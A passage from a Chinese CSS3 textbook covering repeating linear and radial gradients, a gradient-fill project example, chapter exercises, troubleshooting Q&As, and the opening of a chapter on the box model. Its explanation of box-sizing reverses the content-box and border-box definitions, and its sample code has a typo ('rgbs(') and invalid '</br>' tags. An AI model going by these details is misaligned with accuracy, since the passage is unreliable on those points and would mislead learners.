如果需要创建一种在一个元素的背景上重复的渐变“模式”。虽然可以通过重复背景图像（使用 background-repeat）创建线性重复渐变，但是没有创建重复的径向渐变的类似方式。CSS 3 通过使用 repeating-linear-gradient 和 repeating-radial-gradient 语法实现了重复渐变的功能。

在 Dreamweaver CS5 中新建 html10-14 页面，页面中新增两个 div 元素，分别用来显示线性重复渐变和径向重复渐变的效果。主要代码如下所示：

```
<style type="text/css">
div{
    margin-left:20px;
    margin-top:20px;
    border:25px groove #F66;
    border-radius:50px;
    width:500px;
    height:300px;
}
#div1{
    background:-webkit-repeating-linear-gradient(125deg,#f90, #f90 5px,
    #fc6 5px, #fc6 10px);
    background:-moz-repeating-linear-gradient(125deg,#f90, #f90 5px, #fc6
    5px, #fc6 10px);
    background:-o-repeating-linear-gradient(125deg,#f90, #f90 5px, #fc6
    5px, #fc6 10px);

}
#div2
{
    background:-webkit-repeating-radial-gradient(center,circle,#f90,
    #f90 5px, #fc6 5px, #fc6 10px);
    background:-moz-repeating-radial-gradient(center,circle,#f90, #f90
    5px, #fc6 5px, #fc6 10px);
    background:-o-repeating-radial-gradient(center, circle,#f90,#f90 5px,
    #fc6 5px, #fc6 10px);
}
</style>
<body bgcolor="#66CCFF">
    <div id="div1"></br></br></br></br><p>    北国风
    光，千里冰封，万里雪飘。望长城内外，惟余莽莽；大河上下，顿失滔滔。山舞银蛇，原驰蜡
    象，欲与天公试比高。须晴日，看红装素裹，分外妖娆。江山如此多娇，引无数英雄竞折腰。
    惜秦皇汉武，略输文采；唐宗宋祖，稍逊风骚。一代天骄，成吉思汗，只识弯弓射大雕。俱往
    矣，数风流人物，还看今朝。</p>
```

```
<p>——毛泽东 《沁园春·雪》</p></div><center>线性重复渐变</center>
    <div id="div2"></br></br></br></br><p>    北国风光，千里冰封，万里雪飘。望长城内外，惟余莽莽；大河上下，顿失滔滔。山舞银蛇，原驰蜡象，欲与天公试比高。须晴日，看红装素裹，分外妖娆。江山如此多娇，引无数英雄竞折腰。惜秦皇汉武，略输文采；唐宗宋祖，稍逊风骚。一代天骄，成吉思汗，只识弯弓射大雕。俱往矣，数风流人物，还看今朝。</p>
<p>——毛泽东 《沁园春·雪》</p></div><center>径向重复渐变</center>
</body>
```

上述代码在<body>中选择<div id="div1">则展示的是线性重复渐变，选择<div id="div2">则展示的是径向重复渐变，在 Chrome 浏览器中的效果如图 10-20 和图 10-21 所示。




图 10-20 线性重复渐变效果图




图 10-21 径向重复渐变效果图

10.6 项目案例 3：设计填充内容效果

在前面的章节中学习了线性渐变、径向渐变和重复渐变的用法，本节将通过这些知识来实现设计填充内容效果的操作。

【实例分析】

随着 DIY 越来越流行，用户越来越喜爱自己动手做东西，对于某个模块的填充内容也不例外。本节项目案例主要使用 CSS 3 中渐变的各个用法来实现设计填充内容的效果。

实现设计填充内容效果的主要步骤如下所示。

（1）首先在 Dreamweaver 中新建 html10-15 页面，添加 div 元素。页面的具体代码如下所示：

```
<body bgcolor="#FFCCFF">
    <div id="div1">
        <div class="before"></div>
    </div>
</body>
```

（2）为页面的元素添加相关的样式，具体样式代码如下所示：

```
#div1{
    border:10px solid #96F;
    margin-left:10px;
    margin-top:10px;
    width:500px;
    height:300px;
    -webkit-border-radius:10px;
    -webkit-box-shadow:0 0 12px 1px rgbs(205,205,205,1);
    background:-webkit-gradient(linear,left top,left bottom,from(#F00),
    to( #6C0),color-stop(50%,#FF0 ),color-stop(50%,#6CF));
    float:left;
}
.before{
    border:10px solid #36F;
    width:500px;
    height:300px;
    -webkit-border-radius:10px;
    content:-webkit-gradient(radial,200 150, 50,200 150, 120,from( #09F),
    to(rgba(20,100,150,0)),color-stop(50%,#03F));
    display:block;
}
```

上述代码使用 border-radius 属性指定圆角边框；使用 background 属性定义元素背景渐变的效果；使用 float 指定元素的显示方法。在 before 选择器中首先使用 width 和 height 属性指定元素的宽度和高度；使用 border-radius 属性指定圆角边框；将 content 属性的值指定为 gradient()来实现渐变效果。

（3）运行本示例的代码并查看效果，在 Chrome 浏览器中的效果如图 10-22 所示。




图 10-22　设计填充内容效果图

10.7 习题

一、填空题

1．用来指定背景的显示范围或者背景的裁剪区域的属性是________。
2．________属性可以设置边框的颜色。
3．background-position 属性中的________值是从内容边缘作为起点给图像定位的。
4．________属性可以用于绘制圆角边框。
5．用来指定平铺内联元素背景图像的循环方式需要使用________属性。
6．浏览器对边框分割图像时，图像被自动分割为________部分。

二、选择题

1．下面选项中，background-origin 属性的参数值设置为________会使背景图像以内容边缘作为起点。

A．border-box B．padding-box
C．content-box D．margin-box

2．下面选项中________属性用来指定背景图片的大小。

A．background-size B．background-clip
C．background-origin D．background-break

3．下面关于渐变说法的选项中________的说法是错误的。

A．重复渐变主要包括线性重复渐变和径向重复渐变，它们是线性渐变和径向渐变的扩展
B．线性渐变主要使用“-radial-gradient”属性，径向渐变主要使用“-linear-gradient”属性
C．如果用户使用 Firefox 浏览器并且想要实现线性渐变的功能，需要将代码书写成“-moz-linear-gradient”的形式
D．渐变主要包括线性渐变、径向渐变和重复渐变

4．下列选项中不属于渐变类型一种的是________。

A．线性渐变 B．横向渐变
C．径向渐变 D．重复渐变

5．关于背景样式的说法中，选项________是错误的。

A．background-size 属性用来设置背景图像的尺寸
B．background-clip 属性用来指定背景的显示范围或者背景的裁剪区域
C．background-origin 属性和 background-clip 属性的属性值一样，可以交换使用
D．将 background-break 属性的属性值设置为 each-box，表示背景图像在每一行中进行平铺

三、上机练习

使用相关属性制作相框

在 Dreamweaver 中添加 HTML 页面，在页面的合适位置添加 div 元素并制定背景图像，然后使用 background-clip 属性的 padding 值来设置背景的显示范围。页面的最终运行效果如图 10-23 所示。




图 10-23　上机实践运行效果

10.8　实践疑难解答

10.8.1　为什么使用 border-radius 属性无法设置圆角边框



CSS 3 中为什么在使用 border-radius 属性时无法设置圆角边框
网络课堂：http://bbs.itzcn.com/thread-19727-1-1.html

【问题描述】：各位前辈好，我最近学习 CSS 3 中背景、边框的相关知识，新学的这些属性用起来非常方便。但是，我却遇到了一个问题，为什么有时候 border-radius 属性无法设置圆角边框呢？

【解决办法】：这位同学你好，这个问题非常简单。border-radius 属性适用于所有的元素，所以一般情况下用 border-radius 属性都能成功地设置圆角边框。但是当 table 元素的 border-collapse 属性的属性值设置为 collapse 时，此属性无效，同样的，在使用 border-image 属性时也是这样。所以，当在页面中要使用 border-radius 属性和 border-image 属性来设置边框样式时，切记不能将 table 元素的 border-collapse 属性值设置为 collapse。

10.8.2　怎样实现径向渐变非同心圆的效果



CSS 3 中怎样实现径向渐变非同心圆的效果
网络课堂：http://bbs.itzcn.com/thread-19728-1-1.html

【问题描述】：各位前辈好，我最近学习 CSS 3 中渐变的相关知识，了解了线性渐变和径向渐变的用法，我也学会并实现了径向渐变同心圆的设计，但是我不清楚怎样实现径向渐变非同心圆的设计？

【解决办法】：这位同学你好，你已经学会了径向渐变同心圆的设计，那么非同心圆的实现就非常简单了。设置两圆的坐标为一个点，就实现了同心圆的效果，当内圆与外圆的半径大小不同时，所显示的效果也不相同；而当内圆和外圆半径相等时，则渐变无效。设置两圆的坐标为不同的点，就会实现非同心圆的效果，当内圆圆心和外圆圆心距离大于或小于两圆半径的差时，会呈现锥形的径向渐变效果；当内圆圆心和外圆圆心距离等于两圆半径的差时，则不呈现渐变效果。

第 11 章 盒模型、字体与多列布局

盒模型是 CSS 的基石之一，它指定元素如何显示以及（在某种程度上）如何交互，在 CSS 3 中增加了几个盒模型的属性，使用这些属性可以指定浏览器如何显示超出盒容纳范围的部分内容，也可以为盒添加阴影效果等。

Web 页面中的布局是指在页面中如何对标题、导航栏、主要内容、脚注、表单等各种构成要素进行一个合理的编排。在 CSS 3 之前，主要使用 float 属性和 position 属性进行页面中的简单布局，但是它们存在一些缺点，因此，在 CSS 3 中增加了一些新的布局方式——多列布局，使用这种布局可以自动将内容按指定的列数排列。

本章将详细讲解盒模型和多列布局的相关属性，以及这些属性的具体应用。

本章学习要点：

- 熟练掌握使用 box-sizing 属性定义模型解析模式
- 熟练掌握为盒添加阴影的属性及使用方法
- 熟练掌握盒模型对溢出内容的处理
- 熟练掌握使用 resize 属性实现自由缩放功能
- 掌握外轮廓线的相关设置
- 熟练掌握为文本添加阴影的属性及使用方法
- 熟练掌握文本溢出时的显示方式设置
- 熟练掌握文本自动换行的设置
- 掌握服务器端字体的使用
- 熟练掌握使用 font-size-adjust 属性修改字体种类
- 熟练掌握多列布局的相关设置

11.1 完善的盒模型

页面上的每个元素都被浏览器看成是一个矩形的盒子，这个盒子由元素的内容、填充、边框和边界组成。网页就是由许多个盒子通过不同的排列方式（上下排列、并列排列、嵌套排列）堆积而成的。CSS 3 在 CSS 2 的基础上对原来的盒模型功能进行了完善，增加了元素块的设置和外轮廓样式的控制功能。

11.1.1 box-sizing 属性

CSS 3 规范新增加了 UI 模块，该模块用来控制与用户界面相关效果的呈现方式。在

IE 5.x 以及 IE 6、IE 7 浏览器中，border 和 padding 都包含在 width 或 height 之内。这为设计者添加了不少麻烦，而在符合标准的浏览器中，width 和 height 仅仅包含在内容中，除去了 border 和 padding 区域。

为了兼顾这种问题，CSS 3 对盒模型进行了改善，定义了 box-sizing 属性，该属性能够定义盒模型的尺寸解析方式。box-sizing 属性的取值有 3 个：

- **content-box** 该值为默认值，表示元素的宽度（或者高度）=元素边框宽度+元素内边距+元素内容宽度（或者高度），即：border+padding+content（width/height）。
- **border-box** 该值表示维持 IE 传统的盒子模型（IE 6 以下版本），也就是说元素的宽度（或者高度）=元素内容的宽度（或者高度）。
- **inherit** 继承父元素的大小设置。

为了能更形象地表示 content-box 属性值和 border-box 属性值的区别，可以看示例图，如图 11-1 和图 11-2 所示。




图 11-1　content -box 示例图


